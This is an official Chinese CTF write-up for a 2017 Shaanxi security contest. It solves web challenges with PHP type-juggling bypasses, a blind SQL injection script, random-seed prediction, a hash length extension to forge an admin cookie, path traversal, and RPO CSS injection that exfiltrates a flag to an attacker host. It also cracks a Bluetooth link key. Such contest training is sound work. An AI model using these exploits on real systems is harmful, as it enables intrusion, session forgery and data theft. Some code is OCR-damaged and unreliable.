2017 年(第三届)陕西省网络空间安全技术大赛

线上赛官方 Writeup

主办单位：陕西省兵工学会

承办单位：西安工业大学

协办单位：西安胡门网络技术有限公司

WEB 部分

签到题　50

题目链接：http://117.34.111.15:84/

首先查看网页源代码，发现是白盒审计：


```
<!—  if (isset($_GET['Username']) && isset($_GET['password'])) {
        $logined = true;
    $Username = $_GET['Username'];
    $password = $_GET['password'];

    if (!ctype_alpha($Username)) {$logined = false;}
    if (!is_numeric($password) ) {$logined = false;}
    if (md5($Username) != md5($password)) {$logined = false;}

    if ($logined){
        echo "successful";
    } else {
        echo "login failed!";
    }
}
```

md5('240610708') //0e462097431906509019562988736854.

md5('QNKCDZO') //0e830400451993494058024219903391

可以看到，这两个字符串一个只包含数字，一个只包含字母，虽然两个的哈希不一样，但是都是一个形式：0e 纯数字这种格式的字符串在判断相等的时候会被认为是科学计数法的数字，先做字符串到数字的转换。

转换后都成为了 0 的好多好多次方，都是 0，相等。因此 md5('240610708')==md5('QNKCDZO');



提交后，会出现一个超链接：

Username:

Password:

Submit

successful,Next

哈哈，以为这样就完了吗？！并没有，接着奋斗吧，少年！

~~~~

接着查看网页源代码：


```
<!—  if (isset($_POST['message'])) {
$message = json_decode($_POST['message']);
$key ="*********";
if ($message->key == $key) {
    echo "flag";
}
else {
    echo "fail";
}
}
else{
    echo "~~~~";
}
-->
```

php 的 json_decode()函数会根据 json 数据中的数据类型来将其转换为 php 中的相应类型的数据。网页中的表单可能限制了所有的输入都是 string，即使输入数字，传入的东西也是

{"key":"0"}

这是一个字符串 0，我们需要让他为数字类型，用 burp 拦截，把两个双引号去掉，变成这样：

{"key":0}
~~~~



得到 flag。

抽抽奖　75

Jsfuck 还有 aaencode 的编码，解码得到 flag。

继续抽　100

脚本如下

```
import requests
import re
import hashlib

proxies = { "http": "http://127.0.0.1:8080" }
def md5(str):
    m=hashlib.md5()
    m.update(str)
    return m.hexdigest()

def encode(str):
    output = ''
    for i in str:
        charCode = ord(i)
```

```
        if (128 > charCode):
            charCode += 128
        elif (127 < charCode):
            charCode -= 128
        charCode = 255 - charCode
        hexCode = hex(charCode).replace("0x"，'')
        if (2 > len(hexCode)) :
            hexCode = '0' + hexCode
        output += hexCode
    return output

index_url="http://117.34.111.15:81/index.php";
get_url="http://117.34.111.15:81/get.php";
token_url="http://117.34.111.15:81/token.php";
s = requests.Session()
r=s.get(index_url)
token=re.findall(r'value=\"(.*)\" hidden'，r.text)[0]
for i in range(1，300):
    id = encode(md5(str(i)))
    r=s.get(get_url+"?token="+token+"&id="+id)
    #print r.text
    result=re.findall(":\"(.*)\""，r.text)[0]
    print result.decode("unicode-escape")
    flag=re.findall("flag{"，result)
    if(flag):
        break
    token = s.get(token_url).text.replace("\""，"")
```

Wrong 125

本题存在.index.php.swp 的备份文件，在 kali 下执行 vim -r “index.php.swp”，修复文件，得到源码。

```php
<?php
error_reporting(0);
function create_password($pw_length = 10)
{
```

```php
$randpwd = "";
for ($i = 0; $i < $pw_length; $i++)
{
$randpwd .= chr(mt_rand(33,  126));
}
return $randpwd;
}
session_start();
mt_srand(time());
$pwd=create_password();
if($pwd==$_GET['pwd'])
{
if($_SESSION['userLogin']==$_GET['login'])
echo "Good job,  you get the key";
}
else
{
echo "Wrong!";
}
$_SESSION['userLogin']=create_password(32).rand();
?>
```

这道题考伪随机数 mt_sand ，只要本机的随机数种子 time() 和服务器一致，就生成完全一样的字符串，第二个 session 判断，是虚设的，如果不带 cookie 提交，且 login = false ，就可以绕过第二个判断。

```php
<?php
require_once '/var/tmp/Requests/library/Requests.php';
Requests::register_autoloader();
$url = 'http://127.0.0.1/cc.php';
function create_password($pw_length = 10)
{
$randpwd = "";
for ($i = 0; $i < $pw_length; $i++)
{
$randpwd .= chr(mt_rand(33,  126));
```

```
}
return $randpwd;
}
mt_srand(time()); //if error,  time +- n second
$headers = array('Cookie' =>"");
$pwd = create_password();
echo $pwd."\n";
$rep = Requests::get($url."?login=&pwd=$pwd");
echo $rep->body;
?>
```

So easy！ 125

直接给出注出 passwd 的 poc:

```
#!/usr/bin/python
# coding:utf-8
import requests

def getPassword():
    url = "http://117.34.111.15:89?action=show"
    # data = {"username":}
    username = "admin'^!(mid((passwd)from(-{pos}))='{passwd}')='1"
    strBase = "1234567890abcdef"
    passwd = ""
    for k in range(1，34):
        print passwd
        for i in strBase:
            passwdTmp = i+passwd
            data = {"username":username.format(pos=str(k) ，
passwd=passwdTmp)}

            # print data
            res = requests.post(url，data)
            if "admin" in res.text:
                passwd = passwdTmp
                break
```

```
if __name__ == "__main__":
    getPassword()
```

最后用 mysql 的 utf-8 字符编码问题，绕过对 admin 的判断。

```
username=Admin%c2&passwd=37b1d2f04f594bfffc826fd69e389688
```

拿到 flag: flag{e4d93a53bbe9a2f9c419086c16439aa7}

just a test　150

注入

admin！　300

在 www.tar.gz 下载到源码，进行审计:

发现 flag 已经加密了

```
require_once('encrypt.php');
file_put_contents('./backup.txt', token_encrypt(file_get_contents('./flag.txt')));
```

由于不知道 key，所以要想解密需要用管理员身份:

```
if ($admin) {
    $text = '';
    if (isset($_POST['do'])) {
        switch ($_POST['do']) {
            case 'encrypt':
                $text = bin2hex(mcrypt_encrypt(MCRYPT_RIJNDAEL_128,
get_key(), hex2bin($_POST['text']), MCRYPT_MODE_CFB,
hex2bin($_POST['iv'])));
                break;
            case 'decrypt':
                $text = bin2hex(mcrypt_decrypt(MCRYPT_RIJNDAEL_128,
get_key(), hex2bin($_POST['text']), MCRYPT_MODE_CFB,
hex2bin($_POST['iv'])));
                break;
        }
```

```
    }
}
```

所以思路是用重放攻击来伪造管理员身份.

注册一个用户名为“$user|1|$hash”的账号，然后用它的身份登陆(登陆不会成功)，但是会产生 cookie.截取 cookie 合适的长度，得到 $user|1|$hash 的加密结果，伪造管理员身份。但是“$user|1|$hash”中的$hash 没有办法知道，并且在登陆的时候做了验证.

```
if (isset($_COOKIE['token'])&&isset($_COOKIE['sign'])) {
    $sign = $_COOKIE['sign'];
    $token = $_COOKIE['token'];
    $arr = explode('|',  token_decrypt($token));
    if (count($arr) == 3) {
        if (md5(get_indentify().$arr[0]) === $arr[2] && $sign === $arr[2]) {
            $user = $arr[0];
            $admin = (int)$arr[1];
        }
    }
}
```

来看 sign 和 token 的产生过程:

```
$user = $_POST['user'];
// get_indentify()  获取 10 位的 key，做一个身份签名，防止身份伪造
$md5 = md5(get_indentify().$user);
```

```
$admin = 0;
// $token = token_encrypt("$user|$admin|$md5");
$token = token_encrypt("$user|$admin|$md5");
setcookie('sign'，$md5，time()+5*60，"/"，''，false，true);
setcookie('token'，$token，time()+5*60，"/"，''，false，true);
```

根据$sign = md5(get_indentify().$user)知道,这里$sign 可以用 hash 长度扩展攻击，并且根据注释知道前缀是 10 位的.

再构造用户名的时候需要注意，因为在加密前进行了位扩展

```
function pad($str) {
    return $str . str_repeat(chr(BS - strlen($str) % BS)， (BS - strlen($str) % BS));
}
```

不是 16 字节的倍数，就补够 16 的字节的倍数，如果是 16 字节的倍数，就会在后面再加 16 字节，这里构造的用户名不应该是 16 字节的整数倍，而应该是 16 字节的倍数减 1 位.

因为需要 hash 扩展攻击，需要的长度比较多，构造 79 位的可能容不下 hash 扩展攻击的冗余字节，所以我这里构造 95 位的用户名.

解题:

1. 注册一个用户名 wonderkun 获取签名:

ee11925035598658e4ea6364806d6796

2. 用户名是 9 位的，需要扩展的位数为 95-32-3-9=51，所以需要扩展 51 位， append 的数据随意，只要凑够 51 位就可以

python md5pad.py ee11925035598658e4ea6364806d6796

tadmin 19

Payload:

'\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0

0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0

0\x00\x00\x00\x00\x00\x00\x98\x00\x00\x00\x00\x00\x00\x0

0tadmin'

Payload

urlencode: %80%00%00%00%00%00%00%00%00%00%00%0

0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00

%00%00%00%00%00%00%00%00%98%00%00%00%00%00

%00%00tadmin

md5: fe46d7d8924ec23d69f8d01432de41aa

3. 所以需要构造的用户名为

wonderkun%80%00%00%00%00%00%00%00%00%00%00%0

0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00

%00%00%00%00%00%00%00%00%98%00%00%00%00%00

%00%00tadmin|1|fe46d7d8924ec23d69f8d01432de41aa

用这个账号注册一个用户，然后用这个账号登陆获取 cookie 的 token 的前 190 位，就是这 95 的加密结果，但是 95 位是需要进行 pad 的，

扩展了一位，所以最后一位的加密结果需要爆破出来:

给出了 python 的 poc:

```
#!/usr/bin/python
# coding:utf-8
import requests

def login():
    url = "http://127.0.0.1:4444/index.php?action=login"
    data =
"user=wonderkun%80%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%98%00%00%00%00%00%00%00tadmin|1|fe46d7
d8924ec23d69f8d01432de41aa&pwd=1"
    header = {
        "Content-Type":"application/x-www-form-urlencoded"
    }

    res = requests.post(url，data=data，allow_redirects=False，
proxies={"http":"127.0.0.1:8080"}，headers=header)
    return res.cookies['token'][:190]
def getAdminToken(token):
    randstr="0123456789abcdef"
    for i in randstr:
        for j in randstr:
            # token = token+i+j
            url="http://127.0.0.1:4444/index.php?action=home"
            headers = {

'Cookie':'sign='+'fe46d7d8924ec23d69f8d01432de41aa'+';'+'token='+token+i+
j
            }
            # print url
            proxy = {"http":"127.0.0.1:8080"}
            res=requests.get(url，headers=headers，proxies=proxy)
            if "User" in res.text:
```

```
                print "[*] Cookie:"，headers['Cookie']
                return
            else:
                print    "[*] failed"
                # print res.text

if __name__ == "__main__":
    tokenPre=login()
    print tokenPre
    getAdminToken(tokenPre)
```

获取一个可用的 cookie，就可以获取一个管理员身份:

Cookie:
sign=fe46d7d8924ec23d69f8d01432de41aa;token=2a3654363a57be283fbfc6d730c55c646cfe9b1a04c1ff10aa80327828ab6ca990b95fe6a00a9f6494abb1d47321643ed79e8c6b33bb6074e91a5d5be9f92fb5933500e7859129b4dc2c3f99b7738fa4dfed60e2fc8cb34f959e4287ce53185c

接下来获取$iv，看 backup.txt 的时间，

Apr 12 09:26　转化为时间戳为: 1491960409

获取$iv:

注意这里要用 64 的 linux 操作系统产生 iv，windows 和 linux 产生的随机序列是不一样的

```
function getRandChar($length){
    $str = null;
    $strPol = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz";
    for($i=0;$i<$length;$i++){
        $n = rand(0，  strlen($strPol) - 1);
        $str.=$strPol[$n];
    }
    return $str;
}
```

```
srand( 1491960409/ 300);
$iv = getRandChar(16);
echo bin2hex($iv);
echo "\n";
```

获取$iv = 6f39784745597a644b52354a50497976

然后解密:backup.txt 的内容:

得到 flag: flag{660b7b8c06e3150d174a3ec9fcd7ab9d}

hello hacker　300

发现首页只提供 pub code，然后要输入 pass code，查看源码引用了一个 style.css 但是返回内容是空。http 的 server 头显是 python 写的站，可以先扫一下目录，测试一下任意文件下载，发现可以

```
http://117.34.111.15:3000/static/../../../etc/issue
HTTP/1.1 200 OK
Connection: close
Content-Length: 26
Content-Type: text/html; charset=utf-8
Date: Mon,  17 Apr 2017 02:22:43 GMT
Server: gunicorn/19.7.1
Debian GNU/Linux 8 \n \l
```

有了任意文件下载，就有两种方法获取源码：

1. 获取 pyc 代码

2. 其他常见 CTF 中获取源码套路，这次是.git 泄露

先说获取 pyc，我原来以为是需要猜测文件名的，但是在比赛中发现有人获取　/proc/self/cmdline　获取到入口是 serve:create_app 从而一步步获取源码文件名，然后下载到对应

的 pyc，经过反编译也可以获得源码。

其实第二种通过 .git 获取源码是我预想中的解题方法。因为两个线索

1. http 头注意到是 python 写的站

2. HTML 源码中的 static 文件夹

可以猜测到很可能是 Flask 或者 Django 的站，其文件目录结构一般类似如下

```
➜ src git:(master) ✗ tree -F
.
├── app.py
├── static/
│ └── style.css
└── templates/
└── index.html
```

然后 git 是常见的版本控制工具和 CTF 源码泄露套路，所以 static 上层目录应该有.git 文件夹存在，可以通过下载 git 数据库来得到源码

1. 使用 scrabble 获取 git 数据库

如果使用的是 liejiejie 的 https://github.com/lijiejie/GitHack 会发现无法获取源码，这是因为 GitHack 的原理是下载 index 文件解析获取暂存区代码，但是我把暂存区代码删除了，可以使用 https://github.com/denny0223/scrabble 进行解析 HEAD 指针的

方式获取源码。

直接使用这条命令 scrabble http://127.0.0.1:5000/static/.. ，有可能会出错，这是因为高版本的 curl 会先解析一次../，将其转为绝对路径，如果我们就是想要传 ../到服务端，可以进行一次 url 编码将 ../编码为 ..%2F

➜ cil /tmp/scrabble http://127.0.0.1:5000/static/..%2f

初始化空的 Git 仓库于 /tmp/cil/.git/

parseCommit d704fd6507c43b30c8822653b16ca5a96627e065

downloadBlob d704fd6507c43b30c8822653b16ca5a96627e065

parseTree 4b825dc642cb6eb9a060e54bf8d69288fbee4904

downloadBlob 4b825dc642cb6eb9a060e54bf8d69288fbee4904

parseCommit 2b89f0148fe3fb23f17c539dd1f596edf19d0d3f

downloadBlob 2b89f0148fe3fb23f17c539dd1f596edf19d0d3f

parseTree 4116cd6b6c6b31c0a9a99663251b14d61867d48a

downloadBlob 4116cd6b6c6b31c0a9a99663251b14d61867d48a

downloadBlob e69de29bb2d1d6434b8b29ae775ad8c2e48c5391

downloadBlob 35303b0ba90c5d43859651598d41c018176be430

downloadBlob 997fab844ad1f4259f43a6d8b3959e00864ac7f4

downloadBlob f4f63d7716b2c263153ba3c5295347d924b56eaf

downloadBlob 16e7cd361bc9d0cd57bff1abbccc41f6d7d3ab3d

downloadBlob 3def212cc93c81b57ef6ed3329085ac164a18070

downloadBlob f07e6f38370fce4d775510e9cd24319db85894cc

downloadBlob 55a7ef447ff87c4198ffc1f585d4fd8e28bec979

downloadBlob db71235a66a617ef25bc0e34f04e7eaf307db3b4

downloadBlob 2cff52a3ae31d824efc2be6fa94c8bf12a466f89

downloadBlob 247fdf67b917aaa9249642fe8eded56e31f843eb

parseTree 39d978686d1e836b3fd676c9e29c7f7a58e82432

downloadBlob 39d978686d1e836b3fd676c9e29c7f7a58e82432

downloadBlob e69de29bb2d1d6434b8b29ae775ad8c2e48c5391

downloadBlob e69de29bb2d1d6434b8b29ae775ad8c2e48c5391

parseTree 52d8b16abe92d739184176de00bb94965565176b

downloadBlob 52d8b16abe92d739184176de00bb94965565176b

downloadBlob 3a83ce6c35a3ff4e90d715487b13371ecc07f5f8

downloadBlob f8d9bd73c1eaf04d93f69e90d30dbb5c985377ed

HEAD 现在位于 d704fd6 not a good game

➜ cil git:(master) ls

➜ cil git:(master)

发现 ls 执行没有文件， ls -a 发现.git 数据库确实下载了，可以通过 git log --stat 查看，会发现就提交了两次，第二次就 git rm -rf * 了，所以使用 GitHack 会出错，这是我们只需要使用 git checkout 2b89f01 就可以恢复第一次提交的状态，从而获取源码。

➜ cil git:(master) git log --stat

commit d704fd6507c43b30c8822653b16ca5a96627e065

Author: rpo <rpo@random.cn>

Date: Wed Apr 12 08:31:43 2017 +0800

not a good game

__init__.py | 0

app.py | 58 ----------

app.pyc | Bin 2725 -> 0 bytes

models.py | 27 -------

models.pyc | Bin 1880 -> 0 bytes

nextlevel.py | 52 ----------

nextlevel.pyc | Bin 2365 -> 0 bytes

pxfilter.py | 203 ----------

pxfilter.pyc | Bin 9181 -> 0 bytes

requirements.txt | 4 -

serve.py | 27 -------

static/style.css | 0

style.css | 0

templates/index.html | 6 --

templates/user.html | 10 ---

15 files changed， 387 deletions(-)

commit 2b89f0148fe3fb23f17c539dd1f596edf19d0d3f

Author: rpo <rpo@random.cn>

Date: Wed Apr 12 08:31:21 2017 +0800

ctf game v0.1

__init__.py | 0

app.py | 58 +++++++++++++++++

app.pyc | Bin 0 -> 2725 bytes

models.py | 27 +++++++

models.pyc | Bin 0 -> 1880 bytes

nextlevel.py | 52 ++++++++++++++

nextlevel.pyc | Bin 0 -> 2365 bytes

pxfilter.py | 203

++

pxfilter.pyc | Bin 0 -> 9181 bytes

requirements.txt | 4 +

serve.py | 27 +++++++

static/style.css | 0

style.css | 0

templates/index.html | 6 ++

templates/user.html | 10 +++

15 files changed， 387 insertions(+)

2. 审计源码

发现是使用 Flask 写的。serve.py 是入口文件，其中注册了两个 blueprint，main 和 level2，main 的逻辑在 app.py 中，level2 在 nextlevel.py 中。如果过了 main 中的认证，会跳转到 level2 。

main 的逻辑：

11 def randstr(length):

12 payload = string.printable[: -6]

13 rstr = "".join([payload[random.randint(0，len(payload)-1)] for _ in range(length)])

14 return rstr

...

35 if not session.get('uname'，''):

36 random.seed(random.randint(1，999))

37 pub = randstr(16)

38 session['secret'] = randstr(16)

39 print(session['secret'])

40 return render_template('index.html'，pub=pub)

发现其中考的就是伪随机数生成时的 seed 可预测爆破。所以可以写一个脚本爆破

```
from __future__ import print_function
import random
import string
payload = string.printable[: -6]
def randstr():
rstr = "".join([payload[random.randint( 0，len(payload)-1)] for _ in range(16)])
return rstr
for i in range(1，9999):
random.seed(i)
if i > 1001:
print('no')
break
if randstr() == r'$9jub6:hJ|[|PS#-':
print(randstr())
```

break

3. 继续阅读审计第二关

nextlevel.py 中就两个功能，一个对其他用户发消息，一个查看自己的消息，发消息时会进行一次 xss 过滤，一般来说在这里 xss 是行不通的（如果可以 xss，就出现了非预期解法）。然后在 user 函数中有一个比较奇怪的地方，这里模拟了用户自定义 css 的功能。

```
15 @level2.route( '/user/<regex(".*"):uid> ')
16 def user(uid):
17 '''
18 @uid userid
19 userid = 1 : admin
20 userid = 2 : robot
21 robot will send flag to admin every 10 minutes
22 admin will check if someone send a link to him
23 '''
24 if uid == 'style.css':
25 with open('static/style.css '，'rb') as f:
26 data = f.read()
27 return data
```

然后在 user 函数对应的模板中，看到这一行 <link href="style.css" rel="stylesheet" type="text/css" />发现是通过相对路径引入的 css，而且没有 doctype 头，所以浏览器会运行在怪异模

式下，使得可以根据 RPO 来进行信息窃取。

可以先测试一个 demo，先注册两个用户，比如说是 uid 是 11 和 9，然后 uid 为 9 的用户给 uid 是 11 的用户发送一个消息，内容：{} * {color:red;}，然后 uid 为 11 的用户查看页面 http://ip/SECRET/user/11/ 时，消息内容会被解析为 css，使页面变红。

知道原理后，配合源码中的注释，有一个 robot 会发送 flag 给 admin，admin 收到一个包含链接的消息时会 check，所以构造 payload

1. 给 uid 为 2 的用户发送两次消息，分别是 {} @import url('http://1.2.3.4/ 和 ');" 中间需要间隔 10 分钟，其中 1.2.3.4 需要换为自己 VPS 的 IP

2. 给 uid 为 2 的用户发送 http://ip/SECRET/user/1/ 其中 ip 为题目 ip，SECRET 为第二关地址，在自己的 VPS 监听端口，就可以收到 flag

```
➜ ~ sudo nc -vlp 88
Listening on [0.0.0.0] (family 0， port 88)
Connection from [113.140.11.122] port 88 [tcp/kerberos]
accepted (family 2， sport 40300)
GET /[uid:8]%20sendto%20[uid:1]%20:%20%3Cbr%3Eflag%7B1a79f6c4cafd217b3d3d%7D[uid:8]%20sendto%20[uid:1]%20:%20%3Cbr%3E H
Host: 123.x.x.10:88
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101
```


Firefox/52.0
Accept: text/css，*/*;q=0.1
Accept-Language: zh-CN，en-US;q=0.7，en;q=0.3
Accept-Encoding: gzip， deflate
Referer: http://117.34.111.15:3000/753157fe2d07bbd2c07e/user/1/style.css
Connection: keep-alive
In [1]: import urllib
In [2]:
urllib.unquote("[uid:8]%20sendto%20[uid:1]%20:%20%3Cbr%3Eflag%7B1a79f6c4cafd217b3d3d%7D[uid:8]%20sendto%20[uid:
...: ")
Out[2]: '[uid:8] sendto [uid:1] :
flag{1a79f6c4cafd217b3d3d}[uid:8] sendto [uid:1] :
'

MISC 部分

一维码　100

提供的是一张条形码，二维码或者条码扫描器进行扫码，得到提示：keyword:hydan。hydan 是一款隐藏信息到应用程序的小软件。

使用 Stegsolve 处理图片，例行 LSB 隐写检查，Data Extract 中 Save Bin 将最低有效位保存出来，WinHex 打开，发现是可执行文件。



进一步查看发现是 tar 的可执行文件

```
root@kali:~/Desktop# file test
test: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed (uses shared libs), for GNU/Linux 2.6.26, BuildID[sha1]=0x1a4e773e0fd841fea06
459c17247c28cdd1e1939, stripped
root@kali:~/Desktop# ./test --help
用法: test [选项...] [FILE]...
 GNU 'tar'
将许多文件一起保存至一个单独的磁带或磁盘归档，并能从归档中单独还原所需文件。

示例
  tar -cf archive.tar foo bar  # 从文件 foo 和 bar 创建归档文件
archive.tar。
  tar -tvf archive.tar         # 详细列举归档文件 archive.tar
中的所有文件。
  tar -xf archive.tar          # 展开归档文件 archive.tar
中的所有文件。
```

结合 hydan 这个关键词，直接安装 hydan 软件并进行破解，密码使用关键词 hydan。

```
root@kali:/pentest/hydan/hydan-0.13/hydan# ./hydan-decode '/root/Desktop/test'
Password:
flag{good4y0u}
root@kali:/pentest/hydan/hydan-0.13/hydan#
```

得到 flag{good4y0u}

什么玩意　100

此题目乍一看，确实是“什么玩意？！”，但根据题目，我们得到，这个 flag 是链路密钥，说明这很可能是一个数据包，而且非常可能是握手数据包。

接着打开 whatisthat，发现里面：

```
1  Protocol,LMP,XiAn,,
2  Index,Slave/Master,Type,Description,Payload Data
3  5,Master,DM1,LMP_version_req,4A 02 0A 00 DB 04
4  12,Slave,DM1,LMP_version_res,4C 01 01 00 2C 02
5  19,Master,DM1,LMP_features_req,4E BF FE 0F 00 18 18 00 00
6  26,Slave,DM1,LMP_features_res,50 BF 28 21 00 00 00 00 00
7  33,Master,DM1,LMP_host_connection_req,66
8  62,Slave,DM1,LMP_accepted : LMP_host_connection_req,06 33
9  66,Slave,DM1,LMP_setup_complete,63
10 69,Master,DM1,LMP_setup_complete,62
11 73,Master,DM1,LMP_max_slot : 5,5A 05
12 75,Master,DM1,LMP_max_slot_req : 5,5C 05
13 120,Slave,DM1,LMP_accepted : LMP_max_slot_req,06 2E
14 127,Master,DM1,LMP_clkoffset_req,0A
15 134,Slave,DM1,LMP_clkoffset_res : 17542(0x4486),0C 86 44
```

果然是一个数据包。同时，我们看到了 slave 和 master，又发现了 connection_req 的 LMP 类型，可直接分析出：原来是蓝牙握手数

据包。

若从未接触过蓝牙，此题也并非死路一条。Whatisthat 里面的出现最多的内容：

```
13568,Slave,DM1,LMP_comb_key,12 FF 80 DF E2 CD 72 83 76 83 A4 9C C9 A7 E1 C3 BB
13601,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13603,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13605,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13607,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13609,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13611,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13613,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13615,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13617,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13619,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13621,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13623,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13625,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
13627,Master,DM1,LMP_au_rand,16 97 30 ED DB FD 30 1B B8 CE 1A 20 A8 C3 D2 79 D1
```

用最笨也是最有效的办法，百度一下，也可得到答案：

原来，此题核心还是协议分析。得知是蓝牙数据包就好办了！若接触过蓝牙协议的人，基本已经知道怎么处理普通蓝牙握手数据包了。但若该同学从未接触过，则可以继续百度：

注：确实恶心了点，不过多学点知识也不是什么坏事对不对~

查找破解握手数据包的方法，结合协议原理与安全机制，可发现，使用 btcrack 的软件可以破解。下载该 exe 软件，或在 linux 下直接 apt-get 安装。

接着发现 whatisit 文件中，有这样的信息：

```
a0 5c 93 08
f5 0d 28 60
00 10 c6 55 e4 39
00 1b 59 97 e4 70
a4 ae 80 52 31 30 c9 45 81 f9 f2 b9 69 fc 09 d8
4b 57 50 03 a0 fe 92 0f 5c c2 8a 7b 61 65 de 52
46 ec 36 66 09 6b c0 f3 6f 0a 85 fa 84 88 dc 22
f2 8b 06 26 ae 54 7c 47 d3 9f 06 b4 59 c8 0e a7
96 f2 da 3e 78 16 eb c4 0c 19 13 e9 cd ff 0c af
```

原来是对应的 master 和 slave 的 mac 地址，随机数和两个 key，以及 sres 的值啊！只不过稍稍打乱了顺序而已。如果不知道具体代表什么也没关系，挨个蒙着填写，也能拿到 key。linux 下破解如图：

```
7:E4:70 f28b0626ae547c47d39f06b459c80ea7 96f2da3e7816ebc40c1913e9cdff0caf a4ae8052
969fc09d8 46ec3666096bc0f36f0a85fa8488dc22 4b575003a0fe920f5cc28a7b6165de52 a05c93
m_bd_addr:  00 10 c6 55 e4 39
s_bd_addr:  00 1b 59 97 e4 70
in_rand:    f2 8b 06 26 ae 54 7c 47 d3 9f 06 b4 59 c8 0e a7
m_comb_key: 96 f2 da 3e 78 16 eb c4 0c 19 13 e9 cd ff 0c af
s_comb_key: a4 ae 80 52 31 30 c9 45 81 f9 f2 b9 69 fc 09 d8
m_au_rand:  46 ec 36 66 09 6b c0 f3 6f 0a 85 fa 84 88 dc 22
s_au_rand:  4b 57 50 03 a0 fe 92 0f 5c c2 8a 7b 61 65 de 52
m_sres:     a0 5c 93 08
s_sres:     f5 0d 28 60
Kab:        56 96 28 ca 31 db 1c c9 38 10 42 2e cf c6 4c b7
```

